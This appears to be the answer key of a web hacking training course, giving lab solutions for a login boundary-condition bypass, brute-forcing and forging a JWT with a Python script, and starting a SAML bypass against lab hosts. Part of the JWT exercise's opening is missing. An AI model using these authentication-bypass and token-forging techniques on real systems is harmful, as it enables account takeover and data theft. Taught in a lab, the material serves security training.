

Advanced Web Hacking (5 Day)

Answer Paper



Contents

Module: Attacking Authentication and SSO.....	2
Boundary Condition.....	2
JWT Brute Force Attack.....	5
SAML Authorization Bypass.....	9
Module: Password Reset Attacks	15
Cookie Swap.....	15
Host Header Validation Bypass.....	19
Module: Business Logic and Authz Flaws	24
Mass Assignment.....	24
Invite/Promo Code Bypass.....	28
API Authorization Bypass.....	37
HTTP Parameter Pollution (HPP).....	41
Module: XML External Entity (XXE) Attacks	47
XML External Entity (XXE)	47
Advanced XXE Exploitation over OOB.....	50
XXE through SAML.....	57
XXE in File Parsing	65

Module: Attacking Authentication and SSO

Boundary Condition

Challenge URL: <http://shop.webhacklab.com/login.php>

- Bypass the login security feature to login as user “bcuserX@webhacklab.com”.

Solution:

Step 1: The online shopping application has implemented a login mechanism to safeguard against brute-force, by randomly asking for the characters at different locations in the password (e.g. 1st, 2nd, 5th and 6th character) for each login request. We have taken the user “john@webhacklab.com” to demonstrate the solution.

The screenshot shows a web application login page with the following elements:

- Header:** "Sign In" in a large, grey font.
- Email Field:** Labeled "Email" in blue, with the text "john@webhacklab.com" entered.
- Password Field:** A prompt "Enter the 1st, 2nd, 5th and 6th characters of your password." is followed by four empty square input boxes.
- Login Button:** A blue button with the text "LOGIN NOW" in white.
- Links:** A pink link "Forgot Your Password?" and a blue link "REGISTER".

Step 2: Initiate a login request for your account and intercept it in Burp proxy and send it to the intruder. Set the same location value in all the parameters, set the attack type to “Battering ram” and try to brute force using all characters. This fails suggesting that the location value should be different.

This will lock the accounts for 2 minutes as the application has a rate limiting of 15 attempts.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
5	e	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
6	f	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
7	g	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
8	h	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
9	i	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
10	j	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
13	m	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	
14	n	200	<input type="checkbox"/>	<input type="checkbox"/>	15697	

Request
Response


Raw
Params
Headers
Hex

```


POST /login.php HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shop.webhacklab.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Cookie: PHPSESSID=d8g4d9afcb0891h0o6cmh9ra80
Connection: close
Upgrade-Insecure-Requests: 1

username=john@webhacklab.com&Character[1]=a&sCharacter[1]=a&sCharacter[1]=a&sCharacter[1]=a&btnLogin=
                    
```


Step 3: Send the request to repeater and set the location parameters to greater than 10 assuming that the password length is less than or equal to 10 (sCharacter[11], sCharacter[12], sCharacter[15] and sCharacter[16]) and remove the parameter values. If this fails we can try with higher numbers (e.g. 17,18,19,20). This attack assumes that the application will see different locations (all greater than the length of the original password) with empty values and match them as NULL resulting in a TRUE output.



Step 4: Replaying the same request in the browser would allow us to login as user “john@webhacklab.com”, similarly you can try the exercise as “bcuserX@webhacklab.com”.



Step 2: Decode the JSON Web Token (JWT) using the website <https://jwt.io/> and observe 'unique_name' and 'email'.



Step 3: Use the script "brute-jwt.py" from the directory "~/tools/json_web_tokens" to brute-force the "secret key" required for signing the token.

```
root@Kali:~/tools/json_web_tokens# python3 brute-jwt.py --file secrets.txt --algorithm HS256 --token <TOKEN_VALUE_HERE>
```

```
root@kali:~/tools/json_web_tokens# python3 brute-jwt.py --file secrets.txt --algorithm HS256 --token eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bm1ldWVfYmFtZSI6ImNtaXRvQWdlYmhhY2tsYWlueY29tIiwiaWwiOiJkbWl0aE93ZWJ0eYWNrbGFpLnVybSI6ImI6Imh0dHA6Ly93ZWJ0eYWNrbGFpLnVybS8iLCJleHAiOiJlOTYwMzIyMDEsIm5iZiI6MTU5NDgyMjYwMX0u8uxibbSMX8ovZtNxxTTRCea9UTFH081KgyTIBrA0xu8
Invalid Token .... [secret]
Invalid Token .... [s3cr3t]
Invalid Token .... [better]
Invalid Token .... [b3tt3r]
Invalid Token .... [bett3r]
Invalid Token .... [aaa]
Invalid Token .... [abc]
Invalid Token .... [sup3rs3cr3tkey1234]
Invalid Token .... [academia]
Invalid Token .... [academic]
Invalid Token .... [access]
***
Invalid Token .... [yang]
Invalid Token .... [yellowstone]
Invalid Token .... [yolanda]
Invalid Token .... [yosemite]
Invalid Token .... [zap]
Invalid Token .... [zimmerman]
Invalid Token .... [zmodem]
Invalid Token .... [b3ttter]
Invalid Token .... [tarik]
Success! Token decoded with ....[notsosecurekey1234]
```


Step 4: Creation of a new token. Add “jwtuserX@webhacklab.com” in the “unique_name” and “email” parameters. Sign the token using the secret key “notsosecurekey1234” from the previous step.

The screenshot shows the JWT.io interface. On the left, the 'Encoded' section contains a long Base64 string. On the right, the 'Decoded' section shows the token's structure:

- HEADER:** ALGORITHM & TOKEN TYPE: {"typ": "JWT", "alg": "HS256"}
- PAYLOAD:** DATA: {"unique_name": "jwtuser10@webhacklab.com", "email": "jwtuser10@webhacklab.com", "iss": "http://webhacklab.com/", "exp": 1596032201, "nbf": 1594822601}
- VERIFY SIGNATURE:** HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), notsosecurekey1234)

A blue button at the bottom right says "SHARE JWT". A status bar at the bottom left says "Signature Verified".

Step 5: Set the newly generated “Access Token” in the “Authorization” header to gain access to the order details of the user “jwtuserX@webhacklab.com”.

The screenshot shows a web browser's developer tools. The 'Request' tab is active, showing a GET request to /api/order. The 'Authorization' header is set to Bearer [token]. The 'Response' tab shows a 200 OK status with a JSON body:

```
{
  "id": 4480,
  "user": null,
  "productID": "12",
  "status": "Success",
  "discount": null,
  "paymentOption": null,
  "paymentStatus": "Confirmed",
  "transactionid": "229a5c2f097a46baa7197040db8a5107",
  "hash": null,
  "email": "jwtuser10@webhacklab.com",
  "createdDate": "7/16/2018 3:36:08 PM",
  "amount": "197",
  "notes": null,
  "invoice": "gFCJh8Ipl0z0/E+KCSi/Bt3Mu08JR0rLSCDP+9V+nBiYdrsX08MF2ptdPeU1gN+IYwS0if5Nqqoho+99bDxvw=",
  "user": "8",
  "status": "Success",
  "discount": null,
  "paymentOption": null,
  "paymentStatus": "Confirmed",
  "transactionid": "824bf45082df4a7294f82bd6ba078a65",
  "hash": null,
}
```


SAML Authorization Bypass

Challenge URL: <http://topup.webhacklab.com/saml/SAML.aspx>


- Login as user “not-a-john@webhacklab.com”.
- Decode the SAML data into XML format.
- Exploit SAML XML to login as user “john@webhacklab.com”.

Solution:


Step 1: Click on “Sign in with SAML (beta)” as shown in Figure:




Step 2: Click on “Sign in with OneLogin” as shown in Figure:




Step 3: Enter 'not-a-john@webhacklab.com' in username field on the onelogin page as shown in Figure.




Step 4: Enter the password on the onelogin page as shown in Figure.



